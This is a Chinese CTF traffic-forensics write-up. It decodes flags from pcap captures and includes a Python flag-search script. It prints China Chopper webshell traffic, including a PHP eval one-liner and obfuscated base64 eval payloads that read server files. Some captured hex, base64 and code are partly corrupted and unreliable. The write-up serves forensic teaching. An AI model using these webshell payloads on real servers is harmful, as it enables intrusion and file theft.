451 10.211.55.2	434.870684	10.211.55.15	TCP	60	[ACK] Seq=813 Ack=26323 Win=0 Len=0
452 10.211.55.2	440.456163	10.211.55.15	TCP	60	[ACK] Seq=813 Ack=26323 Win=0 Len=0
453 10.211.55.2	440.456280	10.211.55.15	TCP	60	[ACK] Seq=813 Ack=26323 Win=0 Len=0
454 10.211.55.15	440.456341	10.211.55.2	TCP	60	[ACK] Seq=813 Ack=26323 Win=0 Len=0
455 10.211.55.2	440.456373	10.211.55.15	TCP	60	[ACK] Seq=813 Ack=26323 Win=0 Len=0
456 10.211.55.2	440.456592	10.211.55.15	TCP	60	[ACK] Seq=813 Ack=26323 Win=0 Len=0


```

Urgent Pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Checksum (NS), Window Scale (WS), Timestamp (TS)
[SEQ/ACK analysis]
[Timestamps]
TCP payload (102 bytes)
[Reassembled PDU in frame 456]
TCP segment data (102 bytes)
00 00 1c 42 a4 95 06 00 1c 42 00 00 08 08 00 00
10 00 9a 87 56 40 00 40 06 00 00 0a d3 37 00 00
20 37 0f d9 2e 00 50 cf 76 84 c2 ba 6b f4 e0 00
30 10 00 84 43 00 00 01 01 08 0a 2e 84 a2 00 00
40 a5 1f 26 23 31 30 32 3b 26 23 34 39 3b 26 23
50 37 3b 26 23 31 30 33 3b 26 23 31 32 33 30 33
60 31 31 35 3b 26 23 31 30 35 3b 26 23 34 30 33
70 23 34 39 3b 26 23 31 32 31 3b 26 23 39 30 33
80 23 34 38 3b 26 23 31 32 31 3b 26 23 31 30 33
90 26 23 31 30 39 3b 26 23 31 30 39 3b 26 23 31
a0 39 3b 26 23 31 32 35 3b
  
```

Wireshark - TCP segment data (tcp.segment_data) - 可恶的黑客.pcapng

```

&#102;&#49;&#97;&#103;&#123;&#115;&#105;&#49;&#49;&#121;&#98;&#48;&#121;&#101;&#109;&#109;&#109;&#125;&#109;&#125;
  
```

新 455: TCP segment data (tcp.segment_data), 102 字节。

解码为: 无 显示为: ASCII

开始: 0 结束: 102

查找:

直接解密试试

米斯特安全团队CTFcrackToolsv2.2 Beta

密码 进制转换 插件 妹子 帮助

Crypto Image UnZip

填写所需解密密码 已输入的字符数:102

```

&#102;&#49;&#97;&#103;&#123;&#115;&#105;&#49;&#49;&#121;&#98;&#48;&#121;&#101;&#109;&#109;&#109;&#125;&#109;&#125;
  
```

结果 字符数:18


flag{si11yb0yemmm}

得到flag，我说查flag没有，原来是吧换成1了。


f1ag{si11yb0yemmm}

2、正常解法

打开题目后看一下http协议中有什么东西



发现有post提交方式，看这样应该是有什么文件上传漏洞，追踪流看看



解码得到flag

```
f1ag{si11yb0yemmm}
```

在这里直接给大家案例一波小福利，代码可以直接用上的

```
# encoding:utf-8
```

```
import os
import os.path
import sys
import subprocess
```

```
#打印可打印字符串
```

```
def str_re(str1):
    str2=""
    for i in str1.decode('utf8','ignore'):
```

```

try:
    #print(ord(i))
    if ord(i) <= 126 and ord(i) >= 33:
        str2 += i
    except:
        str2 += ""
#print(str2)
return str2

#写入文本函数
def txt_wt(name,txt1):
    with open("output.txt","a") as f:
        f.write('filename:'+name)
        f.write("\n")
        f.write('flag:'+txt1)
        f.write("\n")

#第一次运行, 清空output文件
def clear_txt():
    with open("output.txt","w") as f:
        print "clear output.txt! ! ! "

# 递归遍历的所有文件
def file_bianli():
    # 路径设置为当前目录
    path = os.getcwd()
    # 返回文件下的所有文件列表
    file_list = []
    for i, j, k in os.walk(path):
        for dd in k:
            if ".py" not in dd and "output.txt" not in dd:
                file_list.append(os.path.join(i, dd))
    return file_list


#查找文件中可能为flag的字符串

def flag(file_list,flag):
    for i in file_list:
        try:
            with open(i,"rb") as f:
                for j in f.readlines():
                    j1=str_re(j)#可打印字符串
                    #print j1
                    for k in flag:
                        if k in j1:
                            txt_wt(i, j1)
                            print 'filename:',i
                            print 'flag:',j1
        except:
            print 'err'

flag_txt = ['flag{', '666c6167', 'flag', 'Zmxh', '&#102', '666C6167']

#清空输出的文本文件
clear_txt()
#遍历文件名
file_lt=file_bianli()
#查找flag关键字
flag(file_lt,flag_txt)

```




CSDN @TJA小傲

直接编码或者查看就可以得到flag值即可。

四、压缩包


1、caidao

首先打开文件后发现如界面



CSDN @TJA小傲

我们首先分析一下http的追踪流的tcp，发现界面如下



X@Y<?php eval(\$_POST[123]);?> X@Y

Content-Length: 33

Content-Type: text/html

X@Y<?php eval(\$_POST[123]);?> X@Y

1 客户端 分组, 1 服务器 分组, 1 turn(s).

整个对话 (914 bytes)

Show data as ASCII

流

查找:

CSDN 博客网

这个流指定是上传了一个一句话木马，我们在看一下最后一个流

Wireshark · 追踪 TCP 流 (tcp.stream eq 2) · caidao.pcapng

```
POST /3.php HTTP/1.1
X-Forwarded-For: 241.38.53.25
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.1.145/
User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)
Host: 192.168.1.145
Content-Length: 472
Cache-Control: no-cache

123=array_map("ass"."ert",array("ev"."Al("\\\\$xx%3D\\\\"Ba"."SE6"."4_dEc"."OdE\\\\"";@ev"."al(\\\\"$xx('QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwicI00BzZXRfdGltZV9saW1pdCgwKTtpZihQSFBfvkVSU0IPTjwnNS4zLjAnKXtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO307ZWNobygiWEBZlik7JEY9IkM6XFx3d3dyb290XFxmbGFnlRnci5neiI7JGZwPUBmb3BlbigRiwncicpO2lmKEBmZ2V0YyZkZnApKXtAZmNsb3NlKCRmcCk7QHJlYWRmaWxlKCRGKt9ZwzZXtlY2hvKCDfUlJPUjovLyBDYW4gTm90IFJlYWQnKt9O2VjaG8oIlhAWSIpO2RpZSgpOw%3D%3D')));");");");HTTP/1.1 200 OK
Date: Mon, 27 Jun 2016 08:48:26 GMT
Server: Apache/2.2.22 (win32) PHP/5.3.13
X-Powered-By: PHP/5.3.13
Content-Length: 209
Content-Type: text/html

X@Y....w.pw....Y
.0.....+.....['|.
..w.A.....CHnrd..a./..T....p...{...D.t.>..v....=..u...i.[9...Y..z.G../o..pN..G..r...:
.}....?.s.w.....C.....R....?.Y.N..*.me...j$)$...f,.i....M.....x..y..S(..X@Y
```

分组 30. 1 客户端 分组, 1 服务器 分组, 1 turn(s). 点击选择.

整个对话 (1151 bytes) Show data as ASCII 流 2

查找: 查找下一个 (N)

滤掉此流 打印 另存为... 返回 Close Help


最后一个流蓝色部分X@Y是菜刀的标志位

然后我们把红色的部分进行解码

```
QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwicI00BzZXRfdGltZV9saW1pdCgwKTtpZihQSFBfvkVSU0IPTjwnNS4zLjAnKXtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO307ZWNobygiWEBZlik7JEY9IkM6XFx3d3dyb290XFxmbGFnlRnci5neiI7JGZwPUBmb3BlbigRiwncicpO2lmKEBmZ2V0YyZkZnApKXtAZmNsb3NlKCRmcCk7QHJlYWRmaWxlKCRGKt9ZwzZXtlY2hvKCDfUlJPUjovLyBDYW4gTm90IFJlYWQnKt9O2VjaG8oIlhAWSIpO2RpZSgpOw%3D%3D
```

发现后面有URL编码，所以先进行URL解码在进行操作

```
QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwicI00BzZXRfdGltZV9saW1pdCgwKTtpZihQSFBfvkVSU0IPTjwnNS4zLjAnKXtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO307ZWNobygiWEBZlik7JEY9IkM6XFx3d3dyb290XFxmbGFnlRnci5neiI7JGZwPUBmb3BlbigRiwncicpO2lmKEBmZ2V0YyZkZnApKXtAZmNsb3NlKCRmcCk7QHJlYWRmaWxlKCRGKt9ZwzZXtlY2hvKCDfUlJPUjovLyBDYW4gTm90IFJlYWQnKt9O2VjaG8oIlhAWSIpO2RpZSgpOw==
```

最终得到flag



key{8769fe393f2b998fa6a11afe2bfcd65e}

2、test

打开题目后首先排序，看看http流都有哪些



4	192.168.1.2	0.000428	192.168.1.10	HTTP	1032	POST /isg.php HTTP/1.1 (application/x-www-form-urlencoded)
6	192.168.1.10	0.001816	192.168.1.2	HTTP	380	HTTP/1.1 200 OK (text/html)
14	192.168.1.2	0.047728	192.168.1.10	HTTP	1074	POST /isg.php HTTP/1.1 (application/x-www-form-urlencoded)
24	192.168.1.10	0.051394	192.168.1.2	HTTP	565	HTTP/1.1 200 OK (text/html)
26	192.168.1.2	9.313924	192.168.1.10	HTTP	810	POST /isg.php HTTP/1.1 (application/x-www-form-urlencoded)
26	192.168.1.10	9.314896	192.168.1.2	HTTP	309	HTTP/1.1 200 OK (text/html)
34	192.168.1.2	14.545549	192.168.1.10	HTTP	811	POST /isg.php HTTP/1.1 (application/x-www-form-urlencoded)
36	192.168.1.10	14.546455	192.168.1.2	HTTP	450	HTTP/1.1 200 OK (text/html)
1	192.168.1.2	0.000000	192.168.1.10	TCP	62	1218 → 80 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
2	192.168.1.10	0.000207	192.168.1.2	TCP	62	80 → 1218 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1
3	192.168.1.2	0.000248	192.168.1.10	TCP	54	1218 → 80 [ACK] Seq=1 Ack=1 Win=17520 Len=0
5	192.168.1.10	0.000552	192.168.1.2	TCP	60	80 → 1218 [ACK] Seq=1 Ack=979 Win=15648 Len=0
7	192.168.1.10	0.001866	192.168.1.2	TCP	60	80 → 1218 [FIN, ACK] Seq=327 Ack=979 Win=15648 Len=0
8	192.168.1.2	0.001904	192.168.1.10	TCP	54	1218 → 80 [ACK] Seq=979 Ack=328 Win=17194 Len=0
9	192.168.1.2	0.001946	192.168.1.10	TCP	54	1218 → 80 [FIN, ACK] Seq=979 Ack=328 Win=17194 Len=0
10	192.168.1.10	0.002022	192.168.1.2	TCP	60	80 → 1218 [ACK] Seq=328 Ack=980 Win=15648 Len=0
11	192.168.1.2	0.047331	192.168.1.10	TCP	62	1219 → 80 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
12	192.168.1.10	0.047493	192.168.1.2	TCP	62	80 → 1219 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1
13	192.168.1.2	0.047534	192.168.1.10	TCP	54	1219 → 80 [ACK] Seq=1 Ack=1 Win=17520 Len=0
15	192.168.1.10	0.047873	192.168.1.2	TCP	60	80 → 1219 [ACK] Seq=1 Ack=1021 Win=16320 Len=0
17	192.168.1.10	0.051433	192.168.1.2	TCP	60	80 → 1219 [FIN, ACK] Seq=512 Ack=1021 Win=16320 Len=0
18	192.168.1.2	0.051499	192.168.1.10	TCP	54	1219 → 80 [ACK] Seq=1021 Ack=513 Win=17009 Len=0
19	192.168.1.2	0.051550	192.168.1.10	TCP	54	1219 → 80 [FIN, ACK] Seq=1021 Ack=513 Win=17009 Len=0
20	192.168.1.10	0.051642	192.168.1.2	TCP	60	80 → 1219 [ACK] Seq=513 Ack=1022 Win=16320 Len=0

追踪http数据看看tcp流都有什么

Wireshark · 追踪 TCP 流 (tcp.stream eq 3) · test.pcap

```

POST /isg.php HTTP/1.1
Cache-Control: no-cache
X-Forwarded-For: 10.197.194.76
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.1.10/
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: 192.168.1.10
Content-Length: 470
Connection: Close

ISG2014=%40eval%01%28base64_decode%28%24_POST%5Bz0%5D%29%29%3B&z0=0Gluav9zZXQoImRpc3BsYXlfZXJyb3JzIiwicjIiOiwiMCIp00BzZXRfdGltZV9saWpdCgwkTtAc2V0X21hZ21jX3F1b3Rlci19ydW50aW1lKDApO2VjaG8oIi0%2BfcIpOzskRj1nZXRfbWFnawNfcXVvdGVzX2dWYygpP3N0cm1wc2xhc2hlcygkX1BPU1RbInoxIl0pOiRfUE9TVFsiejEiXTskZnA9QGZvcGVuKCRBLCJyIik7awYoQGZnZXRjKCRmcCkpe0BmY2xvc2UoJGZwKtTAcMvHvZGZpbGUoJEYpO31lbHNle2VjaG8oIkvSjK9S0i8vIENhbiB0b3QgUmVhZCIpO307ZWNoYygifDwtIik7ZGllKkK7&z1=%2Fvar%2Fwww%2Fhtml%2Ffx.tar.gzHTTP/1.1 200 OK
Date: Sun, 07 Sep 2014 16:34:23 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Vary: Accept-Encoding
  
```

分组 36. 1 客户端 分组, 1 服务器 分组, 1 turn(s). 点击选择.

整个对话 (1153 bytes) Show data as ASCII 流

查找: 查找下一个 (N)

滤掉此流 打印 另存为... 返回 CSDN @TJAJ小傲

发现有一个压缩包，直接看这个数据分组字节流

test.pcap


No.	Source	Time	Destination	Protocol	Length	Info
34	192.168.1.2	14.545549	192.168.1.10	HTTP	811	POST /isg.php HTTP/1.1 (application/x-www-form-urlencoded)
36	192.168.1.10	14.546455	192.168.1.2	HTTP	450	HTTP/1.1 200 OK (text/html)
31	192.168.1.2	14.545089	192.168.1.10	TCP	62	1221 → 80 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
32	192.168.1.10	14.545295	192.168.1.2	TCP	62	80 → 1221 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1
33	192.168.1.2	14.545332	192.168.1.10	TCP	60	80 → 1221 [FIN, ACK] Seq=327 Ack=979 Win=15648 Len=0
35	192.168.1.10	14.545652	192.168.1.2	TCP	54	1221 → 80 [ACK] Seq=979 Ack=328 Win=17194 Len=0
37	192.168.1.2	14.547150	192.168.1.10	TCP	54	1221 → 80 [FIN, ACK] Seq=979 Ack=328 Win=17194 Len=0
38	192.168.1.10	14.552209	192.168.1.2	TCP	60	80 → 1221 [ACK] Seq=328 Ack=980 Win=15648 Len=0
39	192.168.1.2	14.552239	192.168.1.10	TCP	60	80 → 1221 [ACK] Seq=513 Ack=1022 Win=16320 Len=0

Wireshark · Line-based text data (data-text-lines) · test.pcap

